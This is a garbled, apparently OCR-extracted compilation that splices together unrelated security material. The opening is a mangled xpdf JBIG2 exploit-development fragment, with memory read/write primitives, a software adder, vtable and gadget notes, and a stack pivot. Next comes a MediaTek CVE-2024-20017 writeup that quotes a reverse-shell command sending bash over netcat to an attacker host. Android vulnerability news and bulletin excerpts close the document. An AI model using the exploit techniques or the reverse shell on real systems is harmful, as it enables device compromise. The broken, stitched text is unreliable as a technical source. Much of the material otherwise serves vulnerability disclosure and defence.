grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, 0, 0, [0,0], [0,0],

b"\x7f\xff\xac")
```

```
b"\x7f\xff\xac")

 grrs_sh = segmentHeader(0xc0ffee, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, AND, 2, [0,0], [0,0], grrs_sh =
        segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" +

 struct.pack(">I", 0x0), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

for i in range(0x11, 0x1f):

# fill the rest of the list with placeholders

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, 0, 0, [0,0], [0,0],

b"\x7f\xff\xac")

grrs_sh = segmentHeader(0xc0ffee, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

# list is now 0x1f long, one segment left to do offset reads

def read_bit_from_calculated_offset_to_offset(f, write_byte_offset, write_bit_offset):

 # list is now set up for rotating reads. 0x1f segments switched in

# last pointer overwritten by every segment read, last bit is 0 because # of byte alignment, so not all 32 bits are needed. upper 32 bits don't # have to be changed

for i in range(0, 0x1f):

# consume placeholders, store bits of buffer address

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, REPLACE, 2, [0,0], [0,0],
b"\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" +
struct.pack(">I", 0xc0ffee), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

grrs = genericRefinementRegionSegment(0x1, 0x1, ((data_buffer_to_bitmap_data + 3 - (i // 8)) << 3) +
(i % 8), 0, 0, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeader(0xcafe + i, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

# append segment (brings list up to 0x20), will overwrite this pointer in the segment list
```

```
grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, 0, 0, [0,0], [0,0], b"\xff\x7f\xff\xac")
grrs_sh = segmentHeader(0xc0ffee, STORE, 0, 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

for i in range(0, 0x1f):

# write buffer address into list

grrs = genericRefinementRegionSegment(0x1, 0x1, (((data_buffer_to_segments + (0x8 * (0x1f - i))) + 0x3
- (i // 8) ) << 3) + (i % 8), 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

#grrs = genericRefinementRegionSegment(0x1, 0x1, ((data_buffer_to_segments + (0x8 * (0x1f - i))) <<

3) + i, 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" +
struct.pack(">I", 0xcafe + i), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

# restore a placeholder

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, 0, 0,
[0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeader(0xc0ffee, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

# trigger the write with the spoofed bitmap

grrs = genericRefinementRegionSegment(0x1, 0x1, (write_byte_offset << 3) + write_bit_offset, 0,
REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" +
struct.pack(">I", 0xdeadbeef), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

def read_from_calculated_offset_to_offset(f, num_bits, write_byte_offset, write_bit_offset): for i in
range(0, num_bits):

read_bit_from_calculated_offset_to_offset(f, write_byte_offset, i + write_bit_offset)

def zero_page(f):

# zero page

for i in range(0, 0x80, 0x4):
```

```
replace_bytes_at_offset(f, struct.pack("<I", 0), i)

def zero_8_bytes(f, offset):

replace_bytes_at_offset(f, struct.pack("<I", 0), offset) replace_bytes_at_offset(f, struct.pack("<I", 0), offset + 4)

def add_64(f, r1, r2):

zero_8_bytes(f, flags) for i in range(0, 0x40):

#replace_bytes_at_offset(f, struct.pack("<I", i + 1), edx) # first half adder

b1 XOR b2 = carry b1 AND b2 = sum


#((data_buffer_to_bitmap_data + 3 - (i // 8)) << 3) + (i % 8)

op_from_offset_to_offset(f, 1, ((r1 + i // 8) << 3) + (7 - (i % 8)), sum_half_adder_bit, REPLACE)
op_from_offset_to_offset(f, 1, ((r2 + i // 8) << 3) + (7 - (i % 8)), sum_half_adder_bit, XOR)

op_from_offset_to_offset(f, 1, ((r1 + i // 8) << 3) + (7 - (i % 8)), carry_half_adder_bit , REPLACE)
op_from_offset_to_offset(f, 1, ((r2 + i // 8) << 3) + (7 - (i % 8)), carry_half_adder_bit, AND)

# second half adder

sum XOR carry_in = sum b1 AND b2 = carry

op_from_offset_to_offset(f, 1, sum_half_adder_bit, ((r1 + i // 8) << 3) + (7 - (i % 8)), REPLACE)
op_from_offset_to_offset(f, 1, carry_bit, ((r1 + i // 8) << 3) + (7 - (i % 8)), XOR)

#op_from_offset_to_offset(f, num_bits, carry_half_adder_bit, carry_half_adder_bit , REPLACE)
op_from_offset_to_offset(f, 1, sum_half_adder_bit, carry_bit, AND)

# get carry out for next op

op_from_offset_to_offset(f, 1, carry_half_adder_bit, carry_bit, OR)

with open("poc.sym", "wb") as f:

# store segment of size 1 to increment syms buffer size granularly

sds = symbolDictionarySegment(0, [0x03,0xFD,0x02,0xFE], [0xFF,0xFF,0xFE,0xFE], 1, 1,
b"\x93\xFC\x7F\xFF\xAC") sds_sh = segmentHeader(0xff, 0, 1, 0, len(sds.raw()))

f.write(sds_sh.raw() + sds.raw())

with open("poc.0000", "wb") as f:
```

unbound_page(f)

used 1 through 5 and 0xff, 0 is a placeholder for "anonymous" bitmaps, can't use it # because these bitmaps need to be cleared from segments after the overflow seg_num_counter = 6

0xbaddad for read

0xc0ffee for list placeholders

0xdeadbeef for calculated read (spoofed seg has segNum 0xdeadbeef) #zero_page(f)

read good bitmap struct vtable to start of data buffer for spoofed reads read_from_offset_to_offset(f, 8 * 0x8, data_buffer_to_known_good_bitmap, 0, 0, 0)

overwrite bitmap values

replace_bytes_at_offset(f, struct.pack("<I", 0xDEADBEEF), spoofed_bitmap_segnum) #replace_bytes_at_offset(f, struct.pack("<I", 0x1), spoofed_bitmap_w) #replace_bytes_at_offset(f, struct.pack("<I", 0x1), spoofed_bitmap_h) #replace_bytes_at_offset(f, struct.pack("<I", 0x1), spoofed_bitmap_line)

#f.write(debug_sh.raw())

discard text segment that triggered overflow

after this, only bitmaps with 0x00 are included discard_segment(f, 5)

set up list flush_overflow_segments(f)

read 8 bits from calculated address into rdx # reaches here, but a few issues.

First, list isn't staying static size, constantly resizing. Check logic on list flow new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200

new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200 new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200 new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200 new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200

new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200 new expanded list data @ 0x7fb92bc085e0 with size: 0x00000200

dump segments wtih debug header to figure out second, some flag is set?

========== page buffer ==========

E8 75 FE 03 01 00 00 00 EF BE AD DE 01 00 00 00

01 00 00 00 01 00 00 00 41 41 41 41 41 41 41 41

00 00 00 00 00 00 00 01 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

^^ this is garbage bit for discarding things garbage_bit

populate RCX to test read åprimitive # 0x55: 01010101

0xAA: 10101010

write arbitrary value to test read into rdx

#replace_bytes_at_offset(f, struct.pack("<I", 0x55555555), rdx) #replace_bytes_at_offset(f, struct.pack("<I", 0x55555555), rdx_high)

replace_bytes_at_offset(f, struct.pack("<I", 0xAAAAAAAA), rdx) replace_bytes_at_offset(f, struct.pack("<I", 0xAAAAAAAA), rdx_high)

#replace_bytes_at_offset(f, struct.pack("<I", 0xFFFFFFFF), rdx) #replace_bytes_at_offset(f, struct.pack("<I", 0xFFFFFFFF), rdx_high)

pointer to bitmap loaded into RAX

read_from_offset_to_offset(f, 8 * 0x8, data_buffer_to_bitmap_data, 0, rax, 0)

data buffer pointer + 0x40 -> rdx

set to 0x41 to test reading negative offsets replace_bytes_at_offset(f, struct.pack("<I", 0x41), rbx) replace_bytes_at_offset(f, struct.pack("<I", 0), rbx_high)

spoofed read address now points to fully controllable rdx add_64(f, rax, rbx)

mov rax to read address in spoofed bitmap read_from_offset_to_offset(f, 8 * 0x8, rax, 0, spoofed_bitmap_data, 0)

#read_from_calculated_offset_to_offset(f, 1, rdx, 0) #WIP read from bits

#def read_bit_from_calculated_offset_to_offset(f, write_byte_offset, write_bit_offset): # list is now set up for rotating reads. 0x1f segments switched in

```
# last pointer overwritten by every segment read, last bit is 0 because # of byte alignment, so not all 32 bits are needed. upper 32 bits don't # have to be changed

for bi in range(1, 0x2):

for i in range(0, 0x1f):

# consume placeholders, store bits of buffer address

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, REPLACE, 2, [0,0], [0,0],

b"\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00"
        + struct.pack(">I", 0xc0ffee), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

grrs = genericRefinementRegionSegment(0x1, 0x1, ((data_buffer_to_bitmap_data + 3 - (i // 8))

<< 3) + (i % 8), 0, 0, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeader(0xcafe + i, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

 # append segment (brings list up to 0x20), will overwrite this pointer in the segment list

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, 0, 0,
        [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeader(0xc0ffee, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

for i in range(0, 0x1f):

# write buffer address into list

grrs = genericRefinementRegionSegment(0x1, 0x1, (((data_buffer_to_segments + (0x8 * (0x1f - i))) + 0x3 - (i // 8) ) << 3) + (i % 8), 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

#grrs = genericRefinementRegionSegment(0x1, 0x1, ((data_buffer_to_segments + (0x8 * (0x1f - i))) << 3) + i, 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00"
        + struct.pack(">I", 0xcafe + i), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

# restore a placeholder

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, 0, 0, [0,0], [0,0], b"\xff\x7f\xff\xac")
```

grrs_sh = segmentHeader(0xc0ffee, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

trigger the write with the spoofed bitmap replace_bytes_at_offset(f, struct.pack("<I", 0x1), spoofed_bitmap_w) replace_bytes_at_offset(f, struct.pack("<I", 0x1), spoofed_bitmap_h)

replace_bytes_at_offset(f, struct.pack("<I", 0x1), spoofed_bitmap_line) f.write(toggle_debug_sh.raw())

grrs = genericRefinementRegionSegment(0x1, 0x1, (write_byte_offset << 3) + write_bit_offset + i, 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

class genericRefinementRegionSegment(self, w, h, x, y, seg_info_flags, flags, sd_atx, sd_aty, decoder_bytes):

print((rcx << 3) + bi)

grrs = genericRefinementRegionSegment(0x1, 0x1, (rcx << 3) + bi, 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" + struct.pack(">I", 0xdeadbeef), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw()) f.write(toggle_debug_sh.raw())

f.write(debug_sh.raw()) f.write(final_debug_sh.raw())

write

(lldb) x/5a 0x1001645e8 (vtable)

0x1001645e8: 0x00000001000a1d10 xpdf`JBIG2Bitmap::~JBIG2Bitmap() at JBIG2Stream.cc:763
0x1001645f0: 0x00000001000a1d20 xpdf`JBIG2Bitmap::~JBIG2Bitmap() at JBIG2Stream.cc:763
0x1001645f8: 0x00000001000aab70 xpdf`JBIG2Bitmap::getType() at JBIG2Stream.cc:692

executeCommand is 0x819C0 under JBIG2Bitmap::getType() add 0xFFFFFFFFFFF7E640 to emulate subtraction (lol)

1 match found in /Users/jeff/Desktop/shared/xpdf-4.03-clean/build/xpdf-qt/xpdf: Address: xpdf[0x00000001000291b0] (xpdf. TEXT. text + 137232)

Summary: xpdf`executeCommand(char*) at gfile.cc:531

(lldb) x/5a 0x01001645e8

0x1001645e8: 0x00000001000a1d10 xpdf`JBIG2Bitmap::~JBIG2Bitmap() at JBIG2Stream.cc:763
0x1001645f0: 0x00000001000a1d20 xpdf`JBIG2Bitmap::~JBIG2Bitmap() at JBIG2Stream.cc:763
0x1001645f8: 0x00000001000aab70 xpdf`JBIG2Bitmap::getType() at JBIG2Stream.cc:692 0x100164600: 0x0000000000000000

executeCommand is 0x819C0 under JBIG2Bitmap::getType() above getType()

gadget to stack pivot... now how to get data onto stack? 0x0000000100040fd7 : pop rsp ; ret

replace_bytes_at_offset(f, struct.pack("<I", 0xeeeeeeee), rax_high) replace_bytes_at_offset(f, struct.pack("<I", 0xeeeeeeee), rax) replace_bytes_at_offset(f, struct.pack("<I", 0x11111111), rbx) replace_bytes_at_offset(f, struct.pack("<I", 0x11111111), rbx_high) replace_bytes_at_offset(f, struct.pack("<I", 0x1), rcx) replace_bytes_at_offset(f, struct.pack("<I", 0x0), rcx_high) replace_bytes_at_offset(f, struct.pack("<I", 0x41414141), rdx) replace_bytes_at_offset(f, struct.pack("<I", 0x41414141), rdx_high)

add_64(f, rax, rbx) add_64(f, rax, rcx) add_64(f, rax, rdx)

read_from_offset_to_offset(f, 0x40, rax, 0, spoofed_bitmap_data, 0) f.write(debug_sh.raw())

will crash #read_from_calculated_offset_to_offset(f, 1, rdx, 0)

simulate caculating line to arbitrary write

#replace_bytes_at_offset(f, struct.pack("<I", 0x80000000), data_buffer_to_bitmap + 0x14) #read_from_calculated_offset_to_offset(f, 1, 0x20, 0)

0x13a79370, h: 0x13a79370, w: 0x7fad, line: 0x7fad

70 93 A7 13 AD 7F 00 00 70 93 A7 13 AD 7F 00 00

70 93 A7 13 AD 7F 00 00 """

1. MediaTek Chipsets Zero-Click Vulnerability (CVE-2024-20017):

Overview

The SonicWall Capture Labs threat research team became aware of the threat CVE-2024-20017, assessed its impact and developed mitigation measures for the vulnerability. CVE-2024-20017 is a critical zero-click vulnerability with a CVSS 3.0 score of 9.8, impacting MediaTek Wi-Fi chipsets MT7622/MT7915 and RTxxxx SoftAP driver bundles used in products from various manufacturers, including Ubiquiti, Xiaomi and Netgear. The affected versions include MediaTek SDK versions 7.4.0.1 and earlier, as well as OpenWrt 19.07 and 21.02. This translates to a large variety of vulnerable devices, including routers and smartphones. The flaw allows remote code execution without user interaction due to an out-of-bounds write issue. MediaTek has released patches to mitigate the vulnerability and users should update their devices immediately. While this vulnerability was published and patched back in March, only recently did a public PoC become available making exploitation more likely.

CVE-2024-20017 is a critical zero-click vulnerability affecting certain MediaTek Wi-Fi chipsets, notably the MT7622 and MT7915 models. This flaw allows remote code execution (RCE) without user interaction, posing significant security risks to devices such as routers and smartphones that utilize these chipsets.

Discovery and Disclosure:

The vulnerability was initially identified and patched by MediaTek in March 2024. However, the public disclosure occurred later, in September 2024, following the release of a proof-of-concept (PoC) exploit that demonstrated the vulnerability's potential for exploitation.

Technical Overview:

The issue resides in the wappd network daemon, a component responsible for configuring and managing wireless interfaces and access points, particularly those utilizing Hotspot 2.0 technologies. The vulnerability is attributed to an out-of-bounds write error caused by improper input validation. Specifically, a length value derived directly from attacker-controlled packet data lacks adequate bounds checking before being used in a memory copy operation, leading to a buffer overflow.

The vulnerability resides in wappd, a network daemon included in the MediaTek MT7622/MT7915 SDK and RTxxxx SoftAP driver bundle. This service is responsible for configuring and managing wireless interfaces and access points, particularly with Hotspot 2.0 technologies. The architecture of wappd is complex, comprising the network service itself, a set of local services that interact with the device’s wireless interfaces, and communication channels between components via Unix domain sockets. Ultimately, the vulnerability is a buffer overflow as a result of a length value taken directly from attacker-controlled packet data without bounds checking and placed into a memory copy. This buffer overflow creates an out-of-bounds write.

Triggering the Vulnerability

The vulnerability exists in the IAPP_RcvHandlerSSB function where an attacker controlled length value is passed to the IAPP_MEM_MOVE macro

```
pSendSB = (RT_IAPP_SEND_SECURITY_BLOCK *) pPktBuf;

BufLen = sizeof(OID_REQ);
pSendSB->Length = NTOH_S(pSendSB->Length);
BufLen += FT_IP_ADDRESS_SIZE + IAPP_SB_INIT_VEC_SIZE + pSendSB->Length;

IAPP_CMD_BUF_ALLOCATE(pCmdBuf, pBufMsg, BufLen);
if (pBufMsg == NULL)
  return;
/* End of if */

/* command to notify that a Key Req is received */
DBGPRINT(RT_DEBUG_TRACE, "iapp> IAPP_RcvHandlerSSB\n");

OidReq = (POID_REQ) pBufMsg;
OidReq->OID = (RT_SET_FT_KEY_REQ | OID_GET_SET_TOGGLE);

/* peer IP address */
IAPP_MEM_MOVE(OidReq->Buf, &PeerIP, FT_IP_ADDRESS_SIZE);

/* nonce & security block */
IAPP_MEM_MOVE(OidReq->Buf+FT_IP_ADDRESS_SIZE,
      pSendSB->InitVec, IAPP_SB_INIT_VEC_SIZE);
IAPP_MEM_MOVE(OidReq->Buf+FT_IP_ADDRESS_SIZE+IAPP_SB_INIT_VEC_SIZE,
      pSendSB->SB, pSendSB->Length);
// BUG: overflow occurs here
IAPP_MEM_MOVE(&kdp_info, pSendSB->SB, pSendSB->Length);
```

https://images.contentstack.io/v3/assets/blt281ecbfc2563bf9b/blt20b6ce30a4b8fa3b/671818ef99de5b2ec0f68bcd/Figure1-6.png

Prior to the last line which calls IAPP_MEM_MOVE, the only bounds check done is to check that the provided length does not exceed the maximum packet length of 1600 bytes. As the size of the destination struct is only 167 bytes, this results in a stack buffer overflow of up to 1433 bytes. To trigger this vulnerability an attacker must send a packet with the expected structures prepending the attack payload. These structures are referred to as the RT_IAPP_HEADER and the RT_IAPP_SEND_SECURITY_BLOCK within the code. To bypass validation checks the length of

the RT_IAPP_HEADER struct needs to be small and the RT_IAPP_HEADER.Command field must be to 50.

Exploitation

The publicly available exploit code achieves remote code execution by using a global address table overwrite technique via a return-oriented programming (ROP) chain. This method leverages the `system()` call to execute commands, such as sending a reverse shell back to the attacker. The reverse shell is established using Bash and the existing Netcat tool on the chipset. Figure 2 illustrates how the reverse shell command is crafted and embedded within the payload to enable this exploitation tactic.

```
135  def serve_rev_shell_payload(host: str, port: int):
136      """
137      serve reverse shell payload and handle incoming reverse shell connection
138      """
139
140      # these commands will be returned to the target and piped to a shell
141      reverse_shell_cmd   = "rm -f /tmp/f; mkfifo /tmp/f;"
142      reverse_shell_cmd   += f"(cat /tmp/f | /bin/bash -i 2>&1 | nc {host} {port} >/tmp/f &)"
143      reverse_shell_cmd = reverse_shell_cmd.encode()
144
```

Impact:

Exploiting this vulnerability enables attackers to execute arbitrary code on affected devices without any user interaction. Given the widespread use of the impacted MediaTek chipsets in devices from manufacturers like Ubiquiti, Xiaomi, and Netgear, a substantial number of routers and smartphones are at risk.

Mitigation Strategies:

To safeguard against potential exploitation of CVE-2024-20017, consider the following measures:

1. **Firmware Updates:** Ensure that all devices utilizing MediaTek Wi-Fi chipsets are updated to the latest firmware versions provided by the device manufacturers. MediaTek has released patches addressing this vulnerability, and device manufacturers should have incorporated these fixes into their firmware updates.
2. **Vendor Communication:** If a device manufacturer has not yet provided an update, contact their support channels to inquire about the availability of a security patch for this specific vulnerability.

3. **Network Monitoring:** Implement network monitoring tools to detect unusual or suspicious activity that may indicate an attempted exploitation of this vulnerability.
4. **Access Point Configuration:** Where feasible, disable unnecessary wireless features, such as Hotspot 2.0, to reduce the attack surface.
5. **Device Replacement:** For devices that no longer receive firmware updates or patches, consider replacing them with newer models that are actively supported and have addressed this vulnerability.

2. Google Android OS Vulnerabilities (October 2024):

In October 2024, Google released a security bulletin addressing multiple vulnerabilities in the Android operating system. These vulnerabilities, if exploited, could allow attackers to gain unauthorized access, execute arbitrary code, escalate privileges, or extract sensitive information from affected devices.

Android Security Bulletin October 2024

The Android Security Bulletin contains details of security vulnerabilities affecting Android devices. Security patch levels of 2024-10-05 or later address all of these issues. To learn how to check a device's security patch level.

Android partners are notified of all issues at least a month before publication. Source code patches for these issues have been released to the Android Open Source Project (AOSP) repository and linked from this bulletin. This bulletin also includes links to patches outside of AOSP.

The most severe of these issues is a high security vulnerability in the System component that could lead to remote code execution with no additional execution privileges needed.
The severity assessment is based on the effect that exploiting the vulnerability would possibly have on an affected device, assuming the platform and service mitigations are turned off for development purposes or if successfully bypassed.

Refer to the Android and Google Play Protect mitigations section for details on the Android security platform protections and Google Play Protect, which improve the security of the Android platform.

Alarm for Android users! Microsoft has discovered a critical vulnerability that endangers almost all devices with the Android operating system.

The security flaw could make billions of smartphones vulnerable. It enables new types of hacker attacks using the "dirty streams" method. Microsoft warns: This function, which is actually intended to protect data, can become dangerous if incorrectly configured.

What is "Dirty Streams" and how does the attack work?

The attackers are taking advantage of Android's content provider system, which is responsible for managing access to shared data between apps. It is designed to prevent exactly this type of attack. But if the system is not implemented correctly, it opens the door to hackers.
In the "Dirty Streams" attack, the attacker sends manipulated files to other apps via the security function that these programs trust. They save the file or even execute it without raising suspicion. The fatal effect: the next time the affected app is started, malicious code can be executed!

Microsoft further reveals that even widely used apps such as the Xiaomi File Manager (over a billion downloads) and WPS Office (500 million downloads) are affected by the faulty implementation. The dimension of this problem is therefore enormous.

How can you protect yourself?

The good news: The manufacturers, including Xiaomi and Kingsoft (developer of WPS Office), have already been informed and are working on a patch to close the security gap. But the danger remains, because there are countless apps that could also be affected - and there is no complete list. So what can you do?

- Always keep your Android system and all apps up to date!
- Only install apps from trusted sources – do not download programs from dubious app stores.
- Use an antivirus app that detects and blocks suspicious files. This could be your last line of defense against a dirty streams attack.

One thing is certain: given the widespread nature of the vulnerability and the simplicity of the attack, it will not be long before hackers actively exploit this loophole.

Millions of Android users warned over FAKE lock screen that steals their phone's PIN and raids bank accounts

Experts have issued warnings after an Android-specific banking virus was found to have new variants.

A staggering fourty new variants of the TrickMo Android banking trojan have been identified.

They have been designed specifically with the intent to steal Android pins, according to reports in Bleeping Computer.

Not all variants have entered variation yet but Trickmo was first documented in September 2019, its first known attack.

Key new features include interception of a one-time password, screen recording and more.

The malware tries to take advantage of a device's powerful accessibility service permissions so that it can grant itself extra permissions and tap on prompts automatically.

The banking trojan then confronts affected users with phishing login screens to various banks in a bid to steal their credentials so attackers can perform unauthorised transactions.

Experts from US mobile security firm Zimperium have looked into the variants and noticed a dodgy new deceptive unlock screen.

It mimics the real Android unlock prompt and this is how they get their victims.

"The deceptive User Interface is an HTML page hosted on an external website and is displayed in full-screen mode on the device, making it look like a legitimate screen," Zimperium reports.

They added: "When the user enters their unlock pattern or PIN, the page transmits the captured PIN or pattern details, along with a unique device identifier (the Android ID) to a PHP script."

And stealing the PIN means cyber criminals can unlock the device when it's not actively monitored to commit fraud - particularly late at night.


Zimperium found a whopping 13,000 victims known to be affected by the nasty malware.

Most were found in Canada but people in the UAE, Turkey, and Germany were also identified as victims.


Zimperium explained: "We discovered millions of records within these files, indicating the extensive number of compromised devices and the substantial amount of sensitive data accessed by the Threat Actor."

The virus is spreading through phishing so to reduce the risk of falling victim, the experts say it's best to avoid downloading apps on Google Play through SMS links or direct messages by people you don't know.

Google Play Protect identifies and blocks known variants of TrickMo so it's important to check it's active and protecting your device.



A dodgy unlock system mimicking the Android version has been used by hackers



Victims have been found all over the world including in Canada and the UAE

Android and Google service mitigations

This is a summary of the mitigations provided by the Android security platform and service protections such as Google Play Protect. These capabilities reduce the likelihood that security vulnerabilities could be successfully exploited on Android.

- Exploitation for many issues on Android is made more difficult by enhancements in newer versions of the Android platform. We encourage all users to update to the latest version of Android where possible.
- The Android security team actively monitors for abuse through Google Play Protect and warns users about Potentially Harmful Applications. Google Play Protect is enabled by default on devices with Google Mobile Services, and is especially important for users who install apps from outside of Google Play.

2024-10-01 security patch level vulnerability details

In the sections below, we provide details for each of the security vulnerabilities that apply to the 2024-10-01 patch level. Vulnerabilities are grouped under the component they affect. Issues are described in the tables below and include CVE ID, associated references, type of vulnerability, severity, and updated AOSP versions (where applicable). When available, we link the public change that addressed the issue to the bug ID, like the AOSP change list. When multiple changes relate to a single bug, additional references are linked to numbers following the bug ID. Devices with Android 10 and later may receive security updates as well as Google Play system updates.

Framework

The most severe vulnerability in this section could lead to local escalation of privilege with no additional execution privileges needed.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2024-0044	A-307532206 [2]	EoP	High	12, 12L, 13, 14, 15
CVE-2024-40676	A-349780950	EoP	High	12, 12L, 13, 14, 15
CVE-2024-40675	A-318683126	DoS	High	12, 12L, 13, 14

System

The most severe vulnerability in this section could lead to remote code execution with no additional execution privileges needed.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2024-40673	A-309938635	RCE	High	12, 12L, 13, 14
CVE-2024-40672	A-327645387	EoP	High	12, 12L, 13, 14
CVE-2024-40677	A-327748846	EoP	High	12, 12L, 13, 14, 15
CVE-2024-40674	A-343714914	DoS	High	14

Google Play system updates

The following issues are included in Project Mainline components.

Subcomponent	CVE
ART	CVE-2024-40673
WiFi	CVE-2024-40674

